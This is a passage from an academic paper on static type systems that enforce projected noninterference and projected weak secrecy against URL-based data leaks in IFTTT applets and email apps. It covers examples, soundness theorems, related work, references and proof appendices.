While the code in Fig. 5b is secure, extending it with another line, a conditional which, depending on a high-reading guard, may update the value on the sink, the code becomes insecure.

$$\mathit{sink}\texttt{(}\mathit{source}_1\texttt{ + logo); if (H) \{ }\mathit{sink}\texttt{(}\mathit{source}_2\texttt{); \}} \tag{3}$$

The attacker's observation of whether a certain logo has been sent or not now depends on the value of the high-reading guard `H`. This snippet is rightfully rejected by the type system.

If, prior to the update in the high context, the sink variable contained a high-writing value instead, as in Ex. 4, the code would be secure, as the attacker would not be able to make any observations. The snippet is rightfully accepted by the type system.

$$\mathit{sink}\texttt{(}\mathit{source}_1\texttt{); if (H) \{ }\mathit{sink}\texttt{(}\mathit{source}_2\texttt{); \}} \tag{4}$$

For type checking the examples in Fig. 5, we instantiate function f with `encodeURIComponent` for encoding strings into URLs, and use as sources APIs for reading user-location information, `LocationMapUrl` and `EnteredOrExited`, and as sink the API `setBody` for email composition. As expected, the filter in Fig. 5b is accepted by the type system, while the one in Fig. 5a is rejected due to the unsound string concatenation in line 3. Since the string contains a high-reading source `loc`, it will be typed to a high read, but creating an image from a blacklisted URL requires the underlined expression to be typed to a low read.

Soundness We show that our type system gives no false negatives by proving that it enforces projected noninterference.

Theorem 1 (Soundness). *If* $pc \vdash \Gamma\{c[W]\}\Gamma'$ *then* $PNI(c, W)$.

5.2 Discussion

It is worth discussing our design choice of assigning an expression two security labels ℓ_r and ℓ_w for the read access and write effects, respectively, and why the classical label tracking of only read access does not suffice.

Assume a type system derived from the one for information flow control modulo ℓ_w, i.e. a classical type system with the general rule for typing an expression $\Gamma \vdash e : \ell$, with ℓ corresponding to our security label ℓ_r, and where command typing ignores all preconditions that include ℓ_w.

While the snippet in Fig. 5a would still be rightfully rejected, as line 3 would again be deemed unsound, and the snippet in Fig. 5b would still be rightfully accepted, the insecure code in Ex. 1 would be instead accepted by the new type system: after the execution of the conditional, `logo` is assigned type `H`. Similarly, the leaky code in Ex. 3 would also be accepted, allowing the attacker to infer additional information about the high guard: the value on the initial sink is typed `H`, hence the update on the sink inside the conditional would be allowed by the type system.

Adding the *pc* in expression typing and rejecting applets with sinks in high contexts may seem like a valid solution to this problem. However, the requirement would additionally reject the secure snippet in Ex. 4 and would still accept the insecure snippet in Ex. 1. Requiring image markup of non-whitelisted URLs to be formed only in low contexts ($\texttt{L}, \Gamma \vdash \texttt{img}(e) : \texttt{L}$) would solve the issue with the former example, but not with the latter.

5.3 Taint tracking

Recall that exploits of the control flow are less probable in non-malicious code [28]. Thus, we focus on tracking only the explicit flows as to obtain a lightweight mechanism with low false positives.

Type system We derive the type system for taint tracking from the earlier one modulo *pc* and security label for write effects ℓ_w. Thus, an expression e has type judgment $\Gamma \vdash e : \ell$, where ℓ is a read label (corresponding to label ℓ_r from the earlier type system). The typing judgment $\vdash \Gamma\{c\}\Gamma'$ means that c is well-typed in Γ and, assuming Γ maps variables and sink `o` to security labels before the execution of c, Γ' will contain the security labels of the variables and sink `o` after the execution of c.

Similarly to the information flow type system, the taint tracking mechanism rightfully rejects the leaky applet in Fig. 5a and rightfully accepts the benign one in Fig. 5b.

The secure snippet in Ex. 5 is rejected by the type system for information flow control, being thus a false positive for that system. However, it is accepted by the type system for taint tracking, illustrating its permissiveness.

$$\mathit{sink}\texttt{(}\mathit{source}_1\texttt{ + logo); if (H) \{ }\mathit{sink}\texttt{(}\mathit{source}_2\texttt{ + logo); \}} \tag{5}$$

Similarly, a secure snippet changing the value on the sink after a prior change in a high context is rejected by the information flow type system, but rightfully accepted by taint tracking, as in Ex. 6.

$$\mathit{sink}\texttt{(}\mathit{source}_1\texttt{ + logo}_1\texttt{); if (H) \{ }\mathit{sink}\texttt{(}\mathit{source}_2\texttt{); \} }\mathit{sink}\texttt{(}\mathit{source}_3\texttt{ + logo}_2\texttt{);} \tag{6}$$

Soundness We achieve soundness by proving the type system for taint tracking enforces the security policy of projected weak secrecy.

Theorem 2 (Soundness). *If* $\vdash \Gamma\{c[W]\}\Gamma'$ *then* $PWS(c, W)$.

6 Related work

Projected security The literature has seen generalizations of noninterference to selective views on inputs/outputs, ranging from Cohen's work on selective dependency [9] to PER-based model of information flow [30] and to Giacobazzi and Mastroeni's abstract noninterference [14]. Bielova et al. [4] use partial views for inputs in a reactive setting. Greiner and Grahl [16] express indistinguishability by attacker for component-based systems via equivalence relations. Murray et al. [25] define *value-sensitive noninterference* for compositional reasoning in concurrent programs. Value-sensitive noninterference emphasizes value-sensitive sources, as in the case of treating the security level of an input buffer or file depending on its runtime security label, enabling declassification policies to be value-dependent.

Projected noninterference leverages the above line of work on partial indistinguishability to express value-sensitive sinks in a web setting. Further, drawing on weak secrecy [38,32], projected weak secrecy carries the idea of observational security over to reasoning about taint tracking.

Sen et al. [34] describe a system for privacy policy compliance checking in Bing. The system's GROK component can be leveraged to control how sensitive data is used in URLs. GROK is focused on languages with support for MapReduce, with no global state and limited control flows. Investigating connections of our framework and GROK is an interesting avenue for future work.

IFTTT Securing IFTTT applets encompasses several facets, of which we focus on one, the information flows emitted by applets. Previous work of Surbatovich et al. [37] covers another facet, the access to sources (triggers) and sinks. In their study of 19,323 IFTTT *recipes* (predecessor of applets before November 2016), they define a four-point security lattice (with the elements private, restricted physical, restricted online, and public) and provide a categorization of potential secrecy and integrity violations with respect to this lattice. However, flows from exfiltrating information via URLs are not considered. Fernandes et al. [12] look into another facet of IFTTT security, the OAuth-based authorization model used by IFTTT. In recent work, they argue that this model gives away overprivileged tokens, and suggest instead fine-grained OAuth tokens that limit privileges and thus prevent unauthorized actions. While limiting privileges is important for IFTTT's access control model, it does not prevent information flow attacks. This can be seen in our example scenario where access to location and email capabilities is needed for legitimate functionality of the applet. While not directly focused on IFTTT, FlowFence [11] describes another approach for tracking information flow in IoT app frameworks.

Bastys et al. [1] report three classes of URL-based attacks, based on URL markup, URL upload, and URL shortening in IoT apps, present an empirical study to classify sensitive sources and sinks in IFTTT, and propose both access-control and dynamic information-flow countermeasures. The URL markup attacks motivate the need to track information flow in the presence of delayed output in malicious apps. While Bastys et al. [1] propose dynamic enforcement based on the JSFlow [19] tool, this work focuses on static information flow analysis. Static analysis is particularly appealing when providing automatic means to vet the security of third-party apps before they are published on app stores.

Email privacy Efail by Poddebniak et al. [27] is related to our attacks. They show how to break S/MIME and OpenPGP email encryption by maliciously crafting HTML markup in an email to trick email clients into decrypting and exfiltrating the content of previously collected encrypted emails. While in our setting the exfiltration of sensitive data by malicious/buggy code is only blocked by clients that refuse to render markup (and not blocked at all in the case of upload attacks), efail critically relies on specific vulnerabilities in email clients to be able to trigger malicious decryption.

7 Conclusion

Motivated by privacy leaks in IoT apps and email marketing platforms, we have developed a framework to express and enforce security in programs with delayed output. We have defined the security characterizations of projected noninterference and projected weak secrecy to express security in malicious and non-malicious settings and developed type-based mechanisms to enforce these characterizations for a simple core language. Our framework provides ground for leveraging JavaScript-based information flow [17,3,18] and taint [36] trackers for practical enforcement of security in IoT apps and email campaigners.

Acknowledgements This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation. It was also partly funded by the Swedish Foundation for Strategic Research (SSF) and the Swedish Research Council (VR).

References

1. I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In *ACM CCS*, 2018.
2. I. Bastys, F. Piessens, and A. Sabelfeld. Tracking Information Flow via Delayed Output: Addressing Privacy in IoT and Emailing Apps. Full version at `http://www.cse.chalmers.se/research/group/security/nordsec18`.
3. A. Bichhawat, V. Rajani, D. Garg, and C. Hammer. Information Flow Control in WebKit's JavaScript Bytecode. In *POST*, 2014.
4. N. Bielova, D. Devriese, F. Massacci, and F. Piessens. Reactive non-interference for the browser: extended version. Technical report, KULeuven, 2011. Report CW 602.
5. A. Birgisson, A. Russo, and A. Sabelfeld. Unifying facets of information integrity. In *ICISS*, 2010.
6. BMW Labs. Automatically get an email every time you park your BMW with a map to where you're parked. `https://ifttt.com/applets/346212p-automatically-get-an-email-every-time-you-park-your-bmw-with-a-map-to-where-you-re-parked`, 2018.
7. E. Y. Chen, S. Gorbaty, A. Singhal, and C. Jackson. Self-Exfiltration: The Dangers of Browser-Enforced Information Flow Control. In *W2SP*, 2012.
8. E. S. Cohen. Information transmission in computational systems. In *SOSP*, 1977.
9. E. S. Cohen. Information transmission in sequential programs. In *F. Sec. Comp.* Academic Pres, 1978.
10. D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Commun. ACM*, 1977.
11. E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *USENIX Security*, 2016.
12. E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *NDSS*, 2018.
13. General Data Protection Regulation, EU Regulation 2016/679, 2018.
14. R. Giacobazzi and I. Mastroeni. Abstract non-interference: parameterizing non-interference by abstract interpretation. In *POPL*, 2004.

15. J. A. Goguen and J. Meseguer. Security policies and security models. In *IEEE S&P*, 1982.
16. S. Greiner and D. Grahl. Non-interference with what-declassification in component-based systems. In *CSF*, 2016.
17. W. D. Groef, D. Devriese, N. Nikiforakis, and F. Piessens. Flowfox: a web browser with flexible and precise information flow control. In *ACM CCS*, 2012.
18. D. Hedin, L. Bello, and A. Sabelfeld. Information-flow security for JavaScript and its APIs. *J. Comp. Sec.*, 2016.
19. D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. Jsflow: tracking information flow in javascript and its apis. In *SAC*, pages 1663–1671. ACM, 2014.
20. D. Hedin and A. Sabelfeld. A perspective on information-flow control. In *Software Safety and Security*. IOS Press, 2012.
21. IFTTT. How people use IFTTT today. `https://ifttt.com/blog/2016/11/connected-life-of-an-ifttt-user`, 2016.
22. IFTTT. 550 apps and devices now work with IFTTT. `https://ifttt.com/blog/2017/09/550-apps-and-devices-now-on-ifttt-infographic`, 2017.
23. MailChimp. `https://mailchimp.com`, 2018.
24. mcb. Sync all your new iOS Contacts to a Google Spreadsheet. `https://ifttt.com/applets/102384p-sync-all-your-new-ios-contacts-to-a-google-spreadsheet`, 2018.
25. T. C. Murray, R. Sison, E. Pierzchalski, and C. Rizkallah. Compositional verification and refinement of concurrent value-dependent noninterference. In *CSF*, 2016.
26. A. C. Myers and B. Liskov. A decentralized model for information flow control. In *SOSP*, 1997.
27. D. Poddebniak, J. Müller, C. Dresen, F. Ising, S. Schinzel, S. Friedberger, J. Somorovsky, and J. Schwenk. Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels. In *USENIX Security*, 2018.
28. A. Russo, A. Sabelfeld, and K. Li. Implicit flows in malicious and nonmalicious code. In *Logics and Languages for Reliability and Security*. IOS Press, 2010.
29. A. Sabelfeld and H. Mantel. Securing communication in a concurrent language. In *SAS*, 2002.
30. A. Sabelfeld and D. Sands. A per model of secure information flow in sequential programs. *Higher-Order and Symbolic Computation*, 2001.
31. A. Sabelfeld and D. Sands. Declassification: Dimensions and principles. *JCS*, 2009.
32. D. Schoepe, M. Balliu, B. C. Pierce, and A. Sabelfeld. Explicit secrecy: A policy for taint tracking. In *EuroS&P*, 2016.
33. E. J. Schwartz, T. Avgerinos, and D. Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE S&P*, 2010.
34. S. Sen, S. Guha, A. Datta, S. K. Rajamani, J. Y. Tsai, and J. M. Wing. Bootstrapping privacy compliance in big data systems. In *IEEE S&P*, 2014.
35. silvamerica. Add a map image of current location to Dropbox. `https://ifttt.com/applets/255978p-add-a-map-image-of-current-location-to-dropbox`, 2018.
36. C.-A. Staicu, M. Pradel, and B. Livshits. Understanding and Automatically Preventing Injection Attacks on Node.js. In *NDSS*, 2018.
37. M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some recipes can do more than spoil your appetite: Analyzing the security and privacy risks of IFTTT recipes. In *WWW*, 2017.
38. D. M. Volpano. Safety versus secrecy. In *SAS*, 1999.

A Information flow control

Lemma 1 (Confinement). *If* $\mathtt{H} \vdash \Gamma\{c\}\Gamma'$ *then* $\forall m,\ m',\ x.\ \ \langle c, m\rangle \Downarrow m' \wedge \Gamma'_r(x) = \mathtt{L} \Rightarrow m'(x) = m(x)$.

Proof. $\Gamma'_r(x) = \mathtt{L}$ means that c contains no assignments to x. If c updated x, then the read label of x in the resulting environment would be $\mathtt{H}$, according to rule IFC-ASSIGN. □

Lemma 2 (Expression invariant). *If* $\Gamma \vdash e : \mathtt{H} : \ell_w$ *then* $\forall m_1, m_2.\ m_1 \sim_\Gamma m_2 \Rightarrow m_1(e) \sim_B m_2(e)$.

Proof. The proof is by case analysis on the structure of e. □

Lemma 3 (Helper). *If* $pc \vdash \Gamma\{c\}\Gamma'$ *then* $\forall m_1, m_2.\ m_1 \sim_\Gamma m_2 \wedge \langle c, m_1\rangle \Downarrow m'_1 \wedge \langle c, m_2\rangle \Downarrow m'_2 \Rightarrow m'_1 \sim_{\Gamma'} m'_2$.

Proof. The proof is by case analysis on the typing rule and by induction on the derivation of the evaluation relation. We only discuss the more interesting cases.

Case ifc-if. We distinguish two cases according to the read label of the guard:

1. $\Gamma \vdash e : \mathtt{L} : \ell_w$
   Then $m_1(e) = m_2(e)$ and same branch is taken in both executions. Without loss of generality, assume branch c_1 is taken. From i.h. applied to $pc \vdash \Gamma\{c_1\}\Gamma'$ and $\langle c_1, m_i\rangle \Downarrow m'_i$, $i = 1, 2$, we get $m'_1 \sim_{\Gamma'} m'_2$. However, we need to prove $m'_1 \sim_{\Gamma' \sqcup \Gamma''} m'_2$.
   If $\Gamma' = \Gamma''$, then nothing to show. Otherwise, assume $\exists x.\ \Gamma'_r(x) = \mathtt{L}$ and $\Gamma''_r(x) = \mathtt{H}$. $\Gamma'_r(x) = \mathtt{L}$ implies $m'_1(x) = m'_2(x)$, hence $\mathtt{extractURLs}(m'_1(x)) = \mathtt{extractURLs}(m'_2(x))$ and $m'_1(x) \sim_B m'_2(x)$. Suppose $\exists x.\ \Gamma'_r(x) = \mathtt{H}$ and $\Gamma''_r(x) = \mathtt{L}$. Since $m'_1 \sim_{\Gamma'} m'_2$ and $(\Gamma' \sqcup \Gamma'')(x) = \mathtt{H}$, we obtain $m'_1(x) \sim_B m'_2(x)$.
   Extending these results to all x such that $\Gamma'_r(x) = \mathtt{H}$ and $\Gamma''_r(x) = \mathtt{L}$ or $\Gamma'_r(x) = \mathtt{L}$ and $\Gamma''_r(x) = \mathtt{H}$, we obtain $m'_1 \sim_{\Gamma' \sqcup \Gamma''} m'_2$.
2. $\Gamma \vdash e : \mathtt{H} : \ell_w$
   We show the harder case, when the two executions follow different branches of the conditional. Suppose $m_1(e) \neq \texttt{''}$ and $\langle c_1, m_1\rangle \Downarrow m'_1$, and $m_2(e) = \texttt{''}$ and $\langle c_2, m_2\rangle \Downarrow m'_2$. We need to prove $m'_1 \sim_{\Gamma' \sqcup \Gamma'} m'_2$.
   From Lemma 1 it follows that $\forall x.\ \Gamma'_r(x) = \mathtt{L} \Rightarrow m'_1(x) = m_1(x)$, and $\forall x.\ \Gamma''_r(x) = \mathtt{L} \Rightarrow m'_2(x) = m_2(x)$.
   Let S_1 be the set of variables redefined in c_1 but not in c_2, S_2 the set of variables redefined in c_2 but not in c_1, S the set of variables redefined both in c_1 and c_2, and S' the set of variables not redefined. For any variable x, we distinguish the following cases:
   - $x \in S'$ (i.e. $\Gamma'_r(x) = \Gamma''_r(x)$)
     Then $m_i(x) = m'_i(x)$, for $i = 1, 2$. $m_1 \sim_\Gamma m_2$ implies $m_1(x)|_B = m_2(x)|_B$. Thus $m'_1(x)|_B = m'_2(x)|_B$ and $m'_1(x) \sim_{(\Gamma' \sqcup \Gamma'')(x)} m'_2(x)$.
   - $x \in S$ (i.e. $\Gamma'_r(x) = \Gamma''_r(x) = \mathtt{H}$)
     Then $m'_i(x)|_B = \emptyset$ and $m'_1(x) \sim_B m'_2(x)$. Thus $m'_1(x) \sim_{(\Gamma' \sqcup \Gamma'')(x)} m'_2(x)$.

- $x \in S_1$ (i.e. $\Gamma'_r(x) = \mathtt{H}$)
  $pc = \mathtt{H}$ implies $\Gamma_w(x) = \mathtt{H}$ (rule IFC-ASSIGN). In addition, $m_1(x)|_B = \emptyset = m'_1(x)|_B$ (as no assignments to low-writing variables are allowed in high contexts).
  $\Gamma_w(x) = \mathtt{H}$ also implies $m_2(x)|_B = \emptyset$. Since $m'_2(x) = m_2(x)$ ($x \in S_1$), it follows that $m'_1(x) \sim_B m'_2(x)$. Hence $m'_1(x) \sim_{(\Gamma' \sqcup \Gamma'')(x)} m'_2(x)$.
- $x \in S_2$ (i.e. $\Gamma''_r(x) = \mathtt{H}$)
  We apply the same reasoning as for $x \in S_1$.

We extend the reasoning above to all variables $x \in \Gamma' \sqcup \Gamma''$ and we obtain $m'_1 \sim_{\Gamma' \sqcup \Gamma''} m'_2$.

Case ifc-while. There are two cases according to the read label of the guard. We just show the harder case when the reading label is $\mathtt{H}$ ($\Gamma \vdash e : \mathtt{H} : \ell_w$) and the two runs follow different evaluation rules.

Suppose the first execution evaluates according to rule WHILE-TRUE, while the second according to rule WHILE-FALSE. From the latter, we obtain $m'_2 = m_2$ and $m_2(x)|_B = \emptyset$. Hence we have to prove that $m'_1 \sim_\Gamma m_2$.

Let S be the set of variables redefined in c. For any variable x we distinguish two cases:

1. $x \in S$
   $pc = \mathtt{H}$ implies $\Gamma_w(x) = \mathtt{H}$. Hence x contains no blacklisted URLs, meaning that $m'_1(x)|_B = m_1(x)|_B = \emptyset$. Hence $m'_1(x) \sim_{\Gamma(x)} m_2(x)$.
2. $x \notin S$
   Then $m_1(x) = m'_1(x)$. As $m_1(x) \sim_{\Gamma(x)} m_2(x)$, it follows by transitivity that $m'_1(x) \sim_{\Gamma(x)} m_2(x)$.

We extend the reasoning above to all $x \in \Gamma$ and we obtain $m'_1 \sim_\Gamma m_2$.

Case ifc-sink. From rule SINK, $\langle \mathit{sink}(e), m_i \rangle \Downarrow m_i[\mathsf{o} \mapsto m_i(e)]$, for $i = 1, 2$. Thus $\forall x \in \Gamma.\ m_i(x) = m_i[\mathsf{o} \mapsto m_i(e)](x)$ and $m_1[\mathsf{o} \mapsto m_1(e)] \sim_\Gamma m_2[\mathsf{o} \mapsto m_2(e)]$. □

Theorem 3 (Soundness). *If $pc \vdash \Gamma\{c[W]\}\Gamma'$ then $PNI(c, W)$.*

Proof. Let m_1 and m_2 be two stores such that $m_1 \sim_{\Gamma,W} m_2$. In addition $m_1(\mathsf{o}) \sim_B m_2(\mathsf{o})$. The proof reduces to showing that if $\langle c, m_i \rangle \Downarrow m'_i$, $i = 1, 2$, then $m'_i(\mathsf{o}) \sim_B m'_2(\mathsf{o})$.

The proof is by structural induction on the type derivation and by case analysis. We only give two illustrative examples.

Case ifc-if. We distinguish two cases:

1. $\Gamma \vdash e : \mathtt{L} : \ell_w$
   Then $m_1(e) = m_2(e)$. Hence the same branch will be taken in both executions. Without loss of generality, assume branch c_1 is taken. From i.h. we get $m'_1(\mathsf{o}) \sim_B m'_2(\mathsf{o})$.
2. $\Gamma \vdash e : \mathtt{H} : \ell_w$
   We just show the harder case when the runs follow different evaluation rules: suppose $m_1(e) \neq$ '' and $m_2(e) =$ ''. In addition, suppose the value on the sink is updated in c_1, but it may not be updated in c_2.
   $pc = H$ means that the sink updates will not contain blacklisted values ($pc \sqsubseteq \ell_w$, rule IFC-SINK). Additionally, since the sink is updated in c_1, $\Gamma_w(\mathsf{o}) = \mathtt{H}$

($pc \sqsubseteq \mathtt{H}$, rule IFC-SINK). Hence $m_1'(\mathtt{o})|_B = \emptyset$. Similarly, an updated sink in c_2 implies $m_2'(\mathtt{o})|_B = \emptyset$ and no sink updates in c_2 implies $m_2'(\mathtt{o}) = m_2(\mathtt{o})$ and $\Gamma_w(\mathtt{o}) = \mathtt{H}$. Hence $m_2'(\mathtt{o})|_B = \emptyset$ and $m_1'(\mathtt{o}) \sim_B m_2'(\mathtt{o})$.

Case ifc-sink. We distinguish two cases:

1. $\Gamma \vdash e : \mathtt{L} : \ell_w$
   Then $m_1(e) = m_2(e)$. Hence $\mathtt{extractURLs}(m_1(e)) = \mathtt{extractURLs}(m_2(e))$, hence their projections to B will also be equal.
2. $\Gamma \vdash e : \mathtt{H} : \ell_w$
   From Lemma 2, $m_1(e) \sim_B m_2(e)$. Hence $m_1[\mathtt{o} \mapsto m_1(e)](\mathtt{o}) \sim_B m_2[\mathtt{o} \mapsto m_2(e)](\mathtt{o})$. □

B Taint-tracking

Lemma 4 (Expression invariant). *If $\Gamma \vdash e : \mathtt{H}$ then $\forall m_1, m_2.\ m_1 \sim_\Gamma m_2 \Rightarrow m_1(e) \sim_B m_2(e)$.*

Proof. The proof is by case analysis on the structure of e and follows the same pattern as the proof of Lemma 2. □

Lemma 5 (Helper). *If $\vdash \Gamma\{c\}\Gamma'$ and $\langle c, m\rangle \Downarrow_d m'$ then $\forall m_1, m_2.\ m_1 \sim_\Gamma m_2 \wedge \langle d, m_1\rangle \Downarrow m_1' \wedge \langle d, m_2\rangle \Downarrow m_2' \Rightarrow m_1' \sim_{\Gamma'} m_2'$.*

Proof. By case analysis on the typing derivation. □

Theorem 4 (Soundness)**.** *If $\vdash \Gamma\{c[W]\}\Gamma'$ then $PWS(c, W)$.*

Proof. Let m be a store and let d be the assignment and sink trace produced by evaluating c in store m, i.e. $\langle c, m\rangle \Downarrow_d m'$. Let m_1 and m_2 be two stores such that $m_1 \sim_{\Gamma,W} m_2$ and $m_1(\mathtt{o}) \sim_B m_2(\mathtt{o})$. The proof reduces to showing that if $\langle d, m_i\rangle \Downarrow m_i'$, $i = 1, 2$ then $m_1'(\mathtt{o}) \sim_B m_2'(\mathtt{o})$.

The proof is by structural induction on the evaluation relation and by case analysis. We present the most important cases.

Case tt-if. Without loss of generality assume $m(e) \neq$ ''. We are left to prove $PNI(d_1, W)$. From i.h. applied to $\vdash \Gamma\{c_1\}\Gamma''$, $\langle c_1, m\rangle \Downarrow_{d_1} m'$, $m_1 \sim_\Gamma m_2$, and $\langle d_1, m_i\rangle \Downarrow m_i'$, for $i = 1, 2$, we obtain $m_1'(\mathtt{o}) \sim_B m_2'(\mathtt{o})$.

Case tt-while. We just show the harder case when $m(e) \neq$ ''. From i.h. applied to $\vdash \Gamma\{c\}\Gamma$, $\langle c, m\rangle \Downarrow_{d'} m'$, $m_1 \sim_\Gamma m_2$, and $\langle c, m_i\rangle \Downarrow m_i'$, $i = 1, 2$, we obtain $m_1'(\mathtt{o}) \sim_B m_2'(\mathtt{o})$. From Lemma 5, $m_1' \sim_\Gamma m_2'$. From i.h. applied to $\vdash \Gamma\{\mathtt{while}\ (e)\ \{c\}\}\Gamma$, $\langle \mathtt{while}\ (e)\ \{c\}, m'\rangle \Downarrow_{d''} m''$, $m_1' \sim_\Gamma m_2'$, and $\langle d'', m_i'\rangle \Downarrow m_i''$, for $i = 1, 2$ we obtain $m_1''(\mathtt{o}) \sim_B m_2''(\mathtt{o})$.

Case tt-sink. $\langle sink(e), m_i\rangle \Downarrow m_i' = m_i[\mathtt{o} \mapsto m_i(e)]$. There are two cases according to the label of the expression e:

1. $\Gamma \vdash e : \mathtt{L}$
   Then $m_1(e) = m_2(e)$. Hence $\mathtt{extractURLs}(m_1(e)) = \mathtt{extractURLs}(m_2(e))$, hence their projections to B will also be equal. Thus $m_1'(\mathtt{o}) \sim_{\mathtt{L}} m_2'(\mathtt{o})$.
2. $\Gamma \vdash e : \mathtt{H}$
   From expression invariant, we obtain $m_1(e) \sim_B m_2(e)$. Thus $m_1'(\mathtt{o}) \sim_B m_2'(\mathtt{o})$. □